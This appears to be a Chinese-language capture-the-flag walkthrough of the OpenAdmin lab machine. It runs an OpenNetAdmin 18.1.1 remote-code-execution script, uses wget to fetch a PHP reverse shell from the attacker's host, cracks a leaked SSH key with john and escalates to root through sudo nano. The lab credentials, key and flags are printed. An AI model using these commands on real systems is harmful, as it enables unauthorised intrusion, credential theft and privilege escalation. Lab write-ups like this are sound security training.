OpenAdmin(完成),主要訊息收集、ssh2john解碼

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 20:28 PDT
Nmap scan report for 10.10.10.171
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.18 (94%), Linux 3.16 (94%), Linux 5.0 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 5.1 (93%), Android 4.1.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   317.17 ms 10.10.14.1
2   317.46 ms 10.10.10.171

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
```

掃描完，並無發現重要網站資訊

```
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.171/ -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.171/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/music               (Status: 301) [Size: 312] [--> http://10.10.10.171/music/]
/artwork             (Status: 301) [Size: 314] [--> http://10.10.10.171/artwork/]
/sierra              (Status: 301) [Size: 313] [--> http://10.10.10.171/sierra/]
Progress: 74940 / 220561 (33.98%)[ERROR] Get "http://10.10.10.171/24042": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/server-status       (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
```

進行另一組掃描，找到/ona

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing


File Options About Help

http://10.10.10.171:80/

Scan Information | Results - List View: Dirs: 47 Files: 246 | Results - Tree View | Errors: 2

Directory Stucture	Response Code	Respor
/	200	11546
icons	403	447
music	200	12809
ona	301	524

找到版本



有兩個，先做遠程代碼執行

```
└─# searchsploit opennetAdmin 18.1.1
------------------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)                                          | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                                                           | php/webapps/47691.sh
------------------------------------------------------------------------------------------------------ ---------------------------
```

修改腳本的url並執行且成功

```
┌──(root㉿kali)-[~]
└─# bash 47691.sh
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ uname -a
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
```

但無法進入其他資料夾，進行反彈


第一步驟

```
┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# nano shell.php

┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.4 - - [22/Apr/2024 23:36:00] "GET / HTTP/1.1" 200 -
```


第二步驟

```
$ wget 10.10.14.4:8000/shell.php
$ ls
```

第三步驟



成功


└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.171] 58292
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64 x86_64 x86_64
06:36:54 up 3:16, 0 users, load average: 0.00, 0.01, 0.01
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ pwd
/
$

找到資料庫

```
$ pwd
/opt/ona/www/local/config
$ ls
database_settings.inc.php
motd.txt.example
run_installer
$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
```

```
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
```

猜一中一組是密碼

```
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

成功但目錄沒user flag

```
su jimmy
Password: n1nj4W4rri0R!

jimmy@openadmin:/opt/ona/www/local/config$
```

在/var/www找到可用文件

```
jimmy@openadmin:/var/www$ ls -al
ls -al
total 16
drwxr-xr-x  4 root     root     4096 Nov 22  2019 .
drwxr-xr-x 14 root     root     4096 Nov 21  2019 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22  2019 html
drwxrwx---  2 jimmy    internal 4096 Nov 23  2019 internal
lrwxrwxrwx  1 www-data www-data   12 Nov 21  2019 ona -> /opt/ona/www
```


看到另一組私鑰密碼，但要先登入成功。。。

```
cat main.pgp
cat: main.pgp: No such file or directory
jimmy@openadmin:/var/www/internal$ cat main.php
cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

在/etc/apache2/site-available找到一個internal.conf打開有提示監聽本地52846埠。

```
jimmy@openadmin:/etc/apache2/sites-enabled$ cat internal.conf
cat internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
jimmy@openadmin:/etc/apache2/sites-enabled$ nstat -tlnp
nstat -tlnp
nstat: invalid time constant divisor
jimmy@openadmin:/etc/apache2/sites-enabled$ netstat -tlnp
netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
```

```
ssh jimmy@10.10.10.171 -L 52846:localhost:52846
```



嘗試curl到main.php拿到私鑰

```
└─# curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

執行ssh2john

```
┌──(root㉿kali)-[~]
└─# ssh2john id_rsa > id_rsa_hash
```

```
┌──(root㉿kali)-[~]
└─# john id_rsa_hash --fork=4 -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/6
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
 hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (?)
1 1g 0:00:00:00 DONE (2024-04-23 03:23) 1.052g/s 2519Kp/s 2519Kc/s 25
```

解密後密碼：bloodninjas

這裡可以直接使用金鑰加金鑰的密碼登入了，我這就試試把這個有密碼金鑰的檔案轉換成沒有密碼的私鑰檔案登入

```
┌──(root㉿kali)-[~]
└─# openssl rsa -in id_rsa -out hash-rsa
Enter pass phrase for id_rsa:
writing RSA key
```

登入成功

```
└─# ssh -i hash-rsa joanna@10.10.10.171
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Apr 23 10:32:33 UTC 2024

  System load:  0.0               Processes:             181
  Usage of /:   31.6% of 7.81GB   Users logged in:       1
  Memory usage: 16%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$ id
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
joanna@openadmin:~$ whoami
joanna
joanna@openadmin:~$
```

user flag

```
joanna@openadmin:~$ cat user.txt
1e0e6bff14f9d9d1586416e9582cdd2a
```

提權

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

priv是空文件

```
joanna@openadmin:~$ cat /opt/priv
joanna@openadmin:~$
```

執行此命令，被丟到編譯器

```
sudo /bin/nano /opt/priv
```

使用control+ R 進入讀取資料，寫入root.txt可獲得資訊

```
59e1c3a6c7bf590f3d0f4af603441fab

File to insert [from ./]: /root/root.txt
^G Get Help                                                    ^X Execute Comman
```